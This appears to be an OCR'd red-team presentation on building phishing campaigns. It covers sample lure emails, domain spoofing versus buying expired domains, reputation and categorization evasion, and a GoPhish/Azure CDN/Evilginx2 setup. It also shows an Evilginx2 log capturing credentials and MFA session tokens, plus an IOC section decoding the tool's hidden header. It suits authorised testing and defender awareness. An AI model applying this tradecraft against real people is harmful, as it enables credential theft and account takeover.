
- Phishing is a broad attack strategy where cybercriminals send out mass emails, messages, or websites designed to trick individuals into revealing personal information, such as login credentials, credit card numbers, or other sensitive data.

- Spear phishing is a targeted form of phishing where attackers tailor their messages to specific individuals or organizations. This type of attack is more sophisticated and personalized, making it harder to detect.



Phishing Example:

- **Email Content:** "Dear Customer, We noticed unusual activity on your account. Please click the link below to verify your information. [Fake Bank Link]"
- **Target:** Thousands of recipients
- **Personalization:** Minimal to none



Spear Phishing Example:

- **Email Content:** "Hi John, I hope you are doing well. I need you to review the attached document regarding the Q2 financial report. Let me know your thoughts. Best, [CEO's Name]"
- **Target:** Specific individual (John)
- **Personalization:** High, includes recipient's name, job function, and a relevant context

Phishing is Hard

PHISHING IS HARD

- Infrastructure
- Scanners Scanning
- Domain
- Two-Factor
- Email Filtering
- User Awareness

Domain Reputation Challenges

- Does your sending IP shows up on a known spam list like spamhaus
- Is the geographical location of sending IP in another country?
- What's the reputation/category of the sending domain?
- What’s the age of the sending domain?
- Does SPF fail?

So which domain should I Use?

Spoofed domains

Pro's:

- Free
- You are basically framing someone else.
- Probably already registered
- Successful spoofs can look very legit

Con's:

- Limited to existing domains that you can find.
- You may be able to use non-existent domains (easy to get detected and blocked). Better to purchase in this case.
- Most high-value domains have SPF settings that makes it more difficult. Impossible to spoof without detection
- No control of proof-of-ownership
- No influence over domain category or reputation.

Purchase expired domain or buy new ones

Pro's:

- Setup SPF, DMARC, DKIM yourself
- Control the MX record
- More likely already to be categorized (Purchasing expired domains)

Example: Some organization block social media sites or some allows employees to use social media.

Tip: Use healthcare or finance categories.


Con's:

- Availability of domain name (Need to be lucky)

Domain Categorization


- Categorizing using US.ORG domains
- Categorize with HumbleChameleon (Bypassing MFA and hiding behind legit domains)
- With expired domains, domain categorization is not much of a issue.
- Categorizing with Wayback. (Clone the old wayback snapshot)

Phishing Infra



How to Build a Phishing Engagement

TYPICAL DESIGN



How to Build a Phishing Engagement

ADVANCED DESIGN

Phishing Email

Mailgun / Email

Phished User

Azure CDN

company.azureedge.net

NGINX

fakedomain.com

GoPhish

Azure CDN


login-company.azureedge.net

Evilginx2

Capture Credentials / Sessions

Office 365

Tools




EVILGINX2

- HTTP Proxy
- Capture Credentials
- Capture Session Data
- Defeat Two Factor
- Avoid cloning websites

```
root@debian-evilginx:~/tools/evilginx2# ./build/evilginx -p ./phishlets/

                    Evilginx

              no nginx - pure evil

   by Kuba Gretzky (@mrgretzky)     version 2.0.0

[08:23:56] [inf] loaded phishlet 'google' from 'google.yaml'
[08:23:56] [inf] setting up certificates for phishlet 'google'...
[08:23:56] [+++] successfully set up SSL/TLS certificates for domains: [accounts.it-is-almost-done.evilginx.com apis.it-is-almost-done.evilginx.com ssl.it-is-almost-done.evilginx.com content.it-is-almost-done.evilginx.com]
[08:23:59] [imp] [0] new visitor has arrived: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36 ([redacted])
[08:23:59] [inf] [0] landing URL: https://accounts.it-is-almost-done.evilginx.com/signin/v2/identifier
: sessions

+----+----------+----------+----------+--------+------------+------------------+
| id | phishlet | username | password | tokens | remote ip  |       time       |
+----+----------+----------+----------+--------+------------+------------------+
| 19 | google   |          |          | none   | [redacted] | 2018-05-28 08:23 |
+----+----------+----------+----------+--------+------------+------------------+

[08:24:22] [+++] [0] Username: [[redacted]@gmail.com]
[08:24:29] [+++] [0] Password: [[redacted]]
[08:24:41] [+++] [0] all authorization tokens intercepted!
[08:24:41] [imp] [0] redirecting to URL: https://redirect-to-this-url-after-logging-in.com
: sessions

+----+----------+-----------------------+------------+----------+------------+------------------+
| id | phishlet |       username        |  password  |  tokens  | remote ip  |       time       |
+----+----------+-----------------------+------------+----------+------------+------------------+
| 19 | google   | [redacted]@gmail.com  | [redacted] | captured | [redacted] | 2018-05-28 08:24 |
+----+----------+-----------------------+------------+----------+------------+------------------+

: 
```

https://github.com/kgretzky/evilginx2


EVILGINX IOC's



```
                        }
                }
        }
}

hg := []byte{0x94, 0xE1, 0x89, 0xBA, 0xA5, 0xA0, 0xAB, 0xA5, 0xA2, 0xB4}
// redirect to login page if triggered lure path
if pl != nil {
        _, err := p.cfg.GetLureByPath(pl_name, req_path)
        if err == nil {
                // redirect from lure path to login url
                rurl := pl.GetLoginUrl()
                resp := goproxy.NewResponse(req, "text/html", http.StatusFound, ""
                if resp != nil {
                        resp.Header.Add("Location", rurl)
```

```
package main

import (
        "fmt"
)

func main() {

        hg := []byte{0x94, 0xE1, 0x89, 0xBA, 0xA5, 0xA0, 0xAB, 0xA5, 0xA2, 0xB4}

        for n, b := range hg {
                hg[n] = b ^ 0xCC
        }

        fmt.Println(string(hg))
}
```

```
X-Evilginx
```



GOPHISH

- Send our Phishing Emails
- Track interaction
- Landing-Page hosting

